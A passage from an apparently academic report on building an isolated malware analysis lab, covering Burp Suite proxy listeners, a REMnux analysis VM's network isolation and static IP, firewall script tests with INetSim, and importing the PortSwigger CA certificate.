The default listener was removed and a new one was added by the “Proxy listener” sections. The new listener was bound to port “8080” from the “Binding” tab of the “Add a new proxy listener” window that had emerged, as shown in the figure below (Figure 4.2.6.1.2).




Figure 4.2.6.1.2 – Proxy Listener Addition

On the "Request handling" tab, the "Support Invisible proxying (enable only if needed)" option was checked on the corresponding checkbox.

The same process was repeated for the port "8443".

The "8080" and "8443" listeners were made to be used in conjunction with "burp_internet.firewall", but they were not yet exported.

Next, two new proxy listeners were added, bound to ports "80" and "443". In order for ports below "1024" to be selected, root privileges are required. Both listeners, though, were set up to be redirecting the traffic to IP "10.0.0.1", ports "880" (Figure 4.2.6.1.3) and "8443" respectively.




Figure 4.2.6.1.3 – Traffic Redirection through "BurpSuite Community Edition"

At that point, it was ascertained that the “intercept” option was enabled from the corresponding tab, and the proxy listeners regarding “8080” and “8443” ports were activated.

Those options were saved using the “Options” (cog) icon as “burp-internet_proxy-listeners.json” (Figure 4.2.6.1.4) under “lab/rules”.




Figure 4.2.6.1.4 – Saving the newly created “burp-internet_proxy-listeners.json”

Finally, the active listeners were switched (the listeners regarding ports “8080” and “8443” were disabled, and those regarding “80” and “443” were enabled) and saved as “burp-inetsim_proxy-listeners.json” inside “/lab/rules” directory.

It was then tested whether “Burp-internet_proxy-listeners.json” and “burp-inetsim_proxy-listeners.json” were available and functional each time “BurpSuite” was executed (Figure 4.2.6.1.5).




Figure 4.2.6.1.5 – Verifying availability of saved proxy listeners

4.3 REMnux Analysis VM Setup

The “REMnux Analysis” VM was created by importing the same OVA file that was used on “REMnux GW” VM, since it comes with many malware analysis related tools already preinstalled. However, modifications to network adapters and related files had to be made before it can be completely functional. Before taking the final snapshot of the VM, additional tools were installed.

4.3.1 Importing Appliance

For the appliance to be imported, “Ctrl+I” shortcut was hit, and the prompted import wizard was followed. The downloaded OVA file was selected, and 4 GB of RAM as well as 2 cores of CPU were assigned.

The “Adapter 1” was attached to the “Internal Network” named “intranet” that was created while setting up the “REMnux GW” VM (Figure 4.3.1.1). Those options were made available from the “Settings” (cog) icon, under “Network” group of options.




Figure 4.3.1.1 – Setting up the network adapter

The rest of the adapters were ensured to be deactivated, as well as any method of communicating with the Host machine. On the “General” group options, under the “Advanced” tab, “Shared Clipboard” and “Drag’n’Drop” were set to “Disabled”. Additionally, “Enable USB Controller” and “Enable Audio” were unchecked from “USB” and “Audio” group of options, respectively. Finally, prior to the first snapshot, it was verified that no shared folders existed between Guest and Host from the corresponding group of options.

4.3.2 Network Configuration




Figure 4.3.2.1 -Modifying “etc/netplan/01-netcfg.yaml”

After booting the VM for the first time, the “/etc/netplan/01-netcfg.yaml” file had to be modified so that static IP address was assigned (Figure 4.3.2.1).

Next, the command “sudo netplan apply” was inserted in the terminal and the state of the VM was saved into a new snapshot.

The “REMnux GW” VM was then booted and the connectivity between “Analysis” and “GW” VMs was validated via a series of “ping” commands.

4.3.3 Firewall Script Testing

While testing the “internet.firewall” and “inetsim.firewall” scripts (Figure 4.3.3.1, Figure 4.3.3.2 and Figure 4.3.3.3) it was identified that due to INetSim limited SSL support, “https” requests would return an error regarding self-signed certificate. Furthermore, it was confirmed that when executing the “internet.firewall” and “inetsim.firewall” scripts on “REMnux GW”, the “Ubuntu” VM behaved as intended.




Figure 4.3.3.1 – Testing "internet.firewall" connections




Figure 4.3.3.2 – Testing “inetsim.firewall" HTTP connections




Figure 4.3.3.3 – Testing "inetsim.firewall" HTTPS connections

Moreover, while running “burp_internet.firewall” and “burp_inetsim.firewall” scripts on “REMnux GW” VM and simultaneously requesting for “https://www.google.com” on a “REMnux Analysis” terminal (Figure 4.3.3.4), it was observed that the CA certificate of “PortSwigger” needed to be imported both on the system and on the browser of the “Analysis” VM.




Figure 4.3.3.4 – Testing “burp_inetsim.firewall” and “burp_internet.firewall” connections

Therefore, the “burp_internet.firewall” was executed via terminal and the “BurpSuite Community Edition” was run by typing:

- **$ sudo ~/BurpSuiteCommunity/BurpSuiteCommunity**

A new temporary project was created, and the previously created “burp_internet-proxy_listeners.json” configuration file (4.2.6.1) was imported. The intercept option was disabled and the “10.0.0.1:8080” was typed on the address bar of the “Firefox” web browser. The download option for the CA certificate was available (Figure 4.3.3.5).




Figure 4.3.3.5 – Downloading CA Certificate

The downloaded certificate was imported to “Firefox”, as described on the official site [52]. First, the “Preferences” option was chosen (Figure 4.3.3.6) from the browser’s settings menu.




Figure 4.3.3.6 – Navigating to "Preferences"


Afterwards, the word "Certificates" was typed on the search bar and the "View Certificates" button was pressed. The "Certificate Manager" window popped up, and at the the "Import…" option, located at the bottom of "Authorities" tab, was pressed. After navigating to the "Downloads" folder the "cacert.der" file was selected. When prompted, "Trust this CA to identify websites." was checked (Figure 4.3.3.7).

Figure 4.3.3.7 – Modifying trust settings

The "PortSwigger CA" was ensured to be imported and the "intercept" option was enabled to check its functionality.

For the downloaded certificate to be imported to the system, however, additional actions had to be taken [53] [54]. Firstly, the DER certificate was converted into a usable public key (Figure 4.3.3.8), using the command:

- **$ openssl x509 -in cacert.der -inform DER -out portswigger.crt**




```
remnux@remnux:~/Downloads$ openssl x509 -in cacert.der -inform DER
 -out portswigger.crt
remnux@remnux:~/Downloads$ cat portswigger.crt
-----BEGIN CERTIFICATE-----
MIIDqDCCApCgAwIBAgIFAPV//6YwDQYJKoZIhvcNAQELBQAwgYoxFDASBgNVBAYT
C1BvcnRTd2lnZ2VyMRQwEgYDVQQIEwtQb3J0U3dpZ2dlcjEUMBIGA1UEBxMLUG9y
dFN3aWdnZXIxFDASBgNVBAoTC1BvcnRTd2lnZ2VyMRcwFQYDVQQLEw5Qb3J0U3dp
Z2dlciBDQTEXMBUGA1UEAxMOUG9ydFN3aWdnZXIgQ0EwHhcNMTQxMDIxMDgxODM1
WhcNMzAxMDIxMDgxODM1WjCBijEUMBIGA1UEBhMLUG9ydFN3aWdnZXIxFDASBgNV
BAgTC1BvcnRTd2lnZ2VyMRQwEgYDVQQHEwtQb3J0U3dpZ2dlcjEUMBIGA1UEChML
